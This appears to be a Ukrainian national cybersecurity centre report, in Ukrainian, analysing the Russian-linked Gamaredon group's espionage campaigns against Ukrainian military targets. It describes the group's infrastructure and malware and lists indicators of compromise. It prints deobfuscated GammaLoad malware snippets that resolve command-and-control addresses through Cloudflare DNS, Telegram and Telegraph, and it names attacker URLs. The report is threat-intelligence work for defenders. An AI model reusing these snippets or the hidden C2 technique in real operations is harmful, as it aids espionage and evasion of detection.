НКЦК
НАЦІОНАЛЬНИЙ КООРДИНАЦІЙНИЙ ЦЕНТР КІБЕРБЕЗПЕКИ

АКТИВНІСТЬ УГРУПОВАННЯ GAMAREDON ПІД ЧАС УКРАЇНСЬКОГО КОНТРНАСТУПУ

РЕЗЮМЕ

Цей звіт містить стратегічний погляд на зростаючу загрозу, яку становить угруповання Gamaredon для українських військових організацій під час українського контрнаступу. У звіті детально розглядається характер угруповання, його зв’язки з москвою, новітні тактики та методи, включно з використанням шкідливого програмного забезпечення та мережевої інфраструктури, а також потенційні загрози для українських військових організацій під час контрнаступу.

ОГЛЯД ЛАНДШАФТУ ЗАГРОЗ

В останні роки угруповання Gamaredon значно активізувало свою діяльність. Засноване приблизно у 2013 році, Gamaredon спочатку було націлене на організації в різних секторах України, включаючи уряд, оборону та критичну інфраструктуру. Однак з того часу діяльність групи зросла в масштабах і витонченості, відображаючи цілеспрямовану еволюцію їхніх тактик, технік і процедур (TTP).

Основні цілі угруповання Gamaredon — шпигунство та крадіжка даних. Їхній арсенал включає низку спеціально розробленого шкідливого програмного забезпечення, яке часто поширюється за допомогою хитрих фішингових кампаній. Ці кампанії розгортають троянізовані документи для компрометації систем жертв. Опинившись у мережі, оператори Gamaredon використовують передові технології для прихованого маневрування, крадіжки цінних даних і збереження сталої присутності в системі.

Атрибутування кібератак залишається складним завданням, але переконливі докази вказують на зв'язок Gamaredon з москвою. У 2021 році Служба безпеки України (СБУ) ретельно розслідувала діяльність Gamaredon і пов'язала це угруповання з управлінням федеральної служби безпеки (фсб) росії в анексованому Криму. Цей зв'язок підкреслює діяльність угруповання Gamaredon у цілях рф і вказує на його участь у ширших геополітичних маневрах.

Нещодавні події показали, що Gamaredon активізував свої зусилля напередодні українського контрнаступу. Обираючи як ціль українські військові організації та державні установи в цей важливий період, угруповання прагне зібрати розвідувальні дані та викрасти секретну військову інформацію, щоб зірвати українські контрнаступальні операції.

РОТАЦІЯ ДОМЕНІВ ТА СКЛАДНІСТЬ ІНФРАСТРУКТУРИ

Тактика угруповання Gamaredon демонструє постійну ротацію доменів та складність інфраструктури. Цей підхід передбачає реєстрацію значної кількості доменів і піддоменів, які потім закріплюються за певними IP-адресами. Це створює динамічну інфраструктуру, яка може швидко ротуватися, що ускладнює виявлення та атрибуцію для захисників.

Нещодавній аналіз діяльності Gamaredon підкреслює певні Autonomous System Numbers (ASN), які вирізняються в їхній стратегії. Угруповання в переважній більшості віддає перевагу наступним Autonomous System Labels: GIR-AS (GLOBAL INTERNET SOLUTIONS LLC) та DIGITALOCEAN-ASN (DigitalOcean, LLC). Використання GLOBAL INTERNET SOLUTIONS LLC, яке розташоване в місті Севастополь, також може свідчити про зв'язок групи з управлінням федеральної служби безпеки (фсб) в Криму.




Рис. 1. Аналіз Autonomous System Labels, які використовувало угруповання Gamaredon у своїх останніх кампаніях

Напередодні такої важливої події, як контрнаступ України, Gamaredon продемонстрував помітний сплеск у підготовці своєї інфраструктури. У **квітні** та **травні** угруповання займалося реєстрацією значної кількості доменів і піддоменів. Ця інфраструктура потім використовувалася для атак на українські військові та силові структури на фоні контрнаступу.

Рис.2. Хронологія створення доменів

ПІД ПРИКРИТТЯМ ЛЕГАЛЬНИХ СЕРВІСІВ

Угруповання вміло використовує легальні сервіси для приховування своєї мережевої активності, що ускладнює її виявлення та атрибуцію. Нещодавні випадки, пов'язані з Cloudflare, Telegram і Telegraph, підкреслюють інноваційний підхід Gamaredon до приховування своєї діяльності.

На початку цього року Gamaredon продемонстрував свою зухвалість, використовуючи, здавалося б, безпечні платформи для зловмисних цілей. Публічний DNS-резолвер Cloudflare, cloudflare-dns.com, та популярний месенджер Telegram стали каналами для вилучення IP-адрес, необхідних для наступних етапів їхніх операцій. Ці сервіси слугували прикриттям, маскуючи справжні наміри зловмисників.

Використовуючи Cloudflare DNS і Telegram, угрупованню Gamaredon вдалося уникнути розкриття IP-адрес безпосередньо в тілі свого шкідливого програмного забезпечення. Замість цього шкідливе програмне забезпечення витягувало або генерувало доменні імена з цих платформ, що дозволило угрупованню динамічно отримувати IP-адреси та зменшити ризик виявлення. Такий динамічний підхід унеможливлював традиційні заходи безпеки на основі IP-адрес та методи виявлення на основі сигнатур.

```
set xmlhttpObj = createobject("MSXML2.ServerXMLHTTP")
xmlhttpObj.open "get", "https://cloudflare-dns.com/dns-query?name=ResponseBody5.disillusioned.ru", false
xmlhttpObj.setrequestheader "accept", "application/dns-json"
xmlhttpObj.send
res = anthonydj5(xmlhttpObj.responsebody)
set objregexp = createobject("vbscript.regexp")
objregexp.global = true
objregexp.pattern = arriveZfg
set objmatches = objregexp.execute(res)
set objmatch = objmatches.item(0)
set objsubmatches = objmatch.submatches
for i = 0 to objsubmatches.count - 1
bungalowo6d = trim(objsubmatches.item(i))
next
attacksKxd = bungalowo6d
end
function
```

Рис.3. Деобфускований код шкідливого програмного забезпечення GammaLoad, що встановлює з'єднання з cloudflare-dns.com

Угруповання Gamaredon продовжує надавати перевагу приховуванню мережевої активності. З цією ж метою угруповання перейшло до використання сервісів Telegram і Telegraph. Використання цих платформ дозволяє їм зберігати завісу легітимності, уникаючи механізмів виявлення, які часто покладаються на виявлення зловмисних IP-адрес.

```
$search_object = "https://t.me/s/peghyxbkueawkp", "https://telegra.ph/j7bl93kg8t-07-18";
$search_object | foreach - object {
    $ip = get - ip $_;
    if ($ip.Length - gt 7) {
        $ip | out - file $name_file;
        break;
    } else {
        start - sleep 50;
    }
}
```

Рис.4. Деобфускований код шкідливого програмного забезпечення GammaLoad, що встановлює з'єднання з t.me та telegra.ph

Рис. 5. Відповідь від telegra.ph з IP-адресою наступного етапу кампанії Gamaredon

Використовуючи сервіси Cloudflare DNS, Telegram і Telegraph, угруповання підкреслює свою прихильність до збереження прихованості та адаптивності. Ця тенденція зображує необхідність для фахівців з безпеки зберігати пильність і застосовувати передові методи виявлення загроз, які враховують вищезгадані методики Gamaredon.

ВИКОРИСТАННЯ СКОМПРОМЕТОВАНИХ ДОКУМЕНТІВ ТА АРСЕНАЛ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

На тлі контрнаступу України тактика фішингових атак угруповання Gamaredon поширилася на військові та безпекові організації. Фішингові кампанії вирізняються тим, що в них використовуються **легітимні документи, викрадені у скомпрометованих організаціях**. Ці документи часто замасковані під звіти або офіційні повідомлення, що підвищує ймовірність успішної атаки. Одержувачі, вважаючи ці вкладення справжніми, охочіше взаємодіють зі шкідливим контентом.

Для підсилення своїх фішингових атак Gamaredon розробила значний арсенал шкідливого програмного забезпечення. Інструментарій угруповання містить:

- GammaDrop,
- GammaLoad,
- GammaSteel
- LakeFlash.

Серед шкідливого програмного забезпечення цього угруповання виділяється Pterodo. Часто маскуючись під файлом «7ZSfxMod_x86.exe», Pterodo є багатоцільовим інструментом, який призначений для шпигунства та викрадення даних. Його універсальність у розгортанні різних модулів робить його потужною загрозою здатною з впевненістю проникати та компрометувати цільові системи.

ВИСНОВОК


Різке збільшення кількості атак угруповання Gamaredon, напередодні контрнаступу України, підкреслює посилення загрози з боку зловмисників. Хоча Gamaredon, можливо, не є найбільш технічно просунутою групою, яка націлена на Україну, їхні методи демонструють постійне вдосконалення. А зростаюча частота атак свідчить про розширення їхніх можливостей та ресурсів.

Угруповання Gamaredon застосовує багатогранний підхід для компрометації своїх цілей, про що свідчать останні фішингові кампанії та різні варіанти шкідливого програмного забезпечення GammaDrop, GammaLoad, GammaSteel, LakeFlash та Pterodo. Використання легітимних документів скомпрометованих організацій як приманок у поєднанні з широким арсеналом шкідливого програмного забезпечення демонструє їхню впевненість та можливість виконувати різнопланові атаки.

Через використання російських сервісів Telegram і Telegraph такими суб'єктами кіберзагроз як Gamaredon, формуються плани щодо обмеження використання цих сервісів. Тривале зловживання цими платформами у зловмисних цілях, зокрема для приховування мережевої активності, викрадення даних та взаємодії з командно-контрольними серверами, викликає занепокоєння щодо їхніх наслідків для безпеки. Для захисту конфіденційної інформації та інтересів національної безпеки розглядається можливість обмеження використання цих платформ.

Хоча інші APT угруповання можуть володіти складнішими технічними можливостями, вибір цілей Gamaredon і підвищений рівень активності свідчать про їх стратегічне посилення. Синхронізація їхньої діяльності з критичними військовими подіями посилює їхній потенційний вплив. Організації повинні усвідомлювати характер загрози цього угруповання і відповідно посилити свої заходи кібербезпеки і міжнародне співробітництво в обміні інформацією про кіберзагрози.

ДІАМАНТОВА МОДЕЛЬ АНАЛІЗУ ВТОРГНЕНЬ



ІНДИКАТОРИ КОМПРОМЕТАЦІЇ

Тип	Значення
URL	https://t[.]me/s/mtkozbawtcw
URL	https://t[.]me/s/hhrcislkr
URL	https://t[.]me/s/renummxhexzlqnp
URL	https://t[.]me/s/csszmy
URL	https://t[.]me/s/peghyxbkueawkp
URL	https://t[.]me/s/dxgosnpiji
URL	https://t[.]me/s/wuiagupaxsy
URL	https://t[.]me/s/tppalhetp
URL	https://t[.]me/s/aazfofoqurl
URL	https://t[.]me/s/mftqypmfd
URL	https://t[.]me/s/upvrnnkzhu
URL	https://t[.]me/s/chanellsac
URL	https://t[.]me/s/kmhrgnabgvucwl
URL	https://t[.]me/s/jbkkcohpep
URL	https://t[.]me/s/vzjjveyspk
URL	https://t[.]me/s/exmhjrjeczody
URL	https://t[.]me/s/rqmynic
URL	https://t[.]me/s/vdxgwlh
URL	https://t[.]me/s/pjzfbtboqnvu
URL	https://t[.]me/s/idaknpmehzj
URL	https://t[.]me/s/xgjhnluflfkgqum
URL	https://t[.]me/s/tolnk_1
URL	https://t[.]me/s/scwzrglirhjnyab
URL	https://t[.]me/s/uaqqfputly
URL	https://t[.]me/s/uwhvzcnsirlzx
URL	https://t[.]me/s/loggwwryzxqin
URL	https://t[.]me/s/hbcdqoxcxvk
URL	https://t[.]me/s/ocqcgvbgja
URL	https://t[.]me/s/wxpbntrkwjwqoon
URL	https://t[.]me/s/dnyyphpwi
URL	https://t[.]me/s/rwmlqlxfttee
URL	https://t[.]me/s/dtqlqmnswacn
URL	https://t[.]me/s/cctgfzuhcliux
URL	https://t[.]me/s/sxvywalm
URL	https://telegra[.]ph/jv908druxs-04-24
URL	https://telegra[.]ph/t1795sbzrl-07-04
URL	https://telegra[.]ph/j7bl93kg8t-07-18
URL	https://telegra[.]ph/cgd7z1ts8u-04-07
URL	https://telegra[.]ph/azxcsaqwr-03-28
URL	https://telegra[.]ph/29pynfm4rh-02-20
URL	https://cloudflare-dns[.]com/dns-query?name=demonstration.wadibo.ru
URL	https://cloudflare-dns[.]com/dns-query?name=delightful.humorumbi.ru
URL	https://cloudflare-dns[.]com/dns-query?name=demonstrate.rashidiso.ru
URL	https://cloudflare-dns[.]com/dns-query?name=savetofile26.bakaripi.ru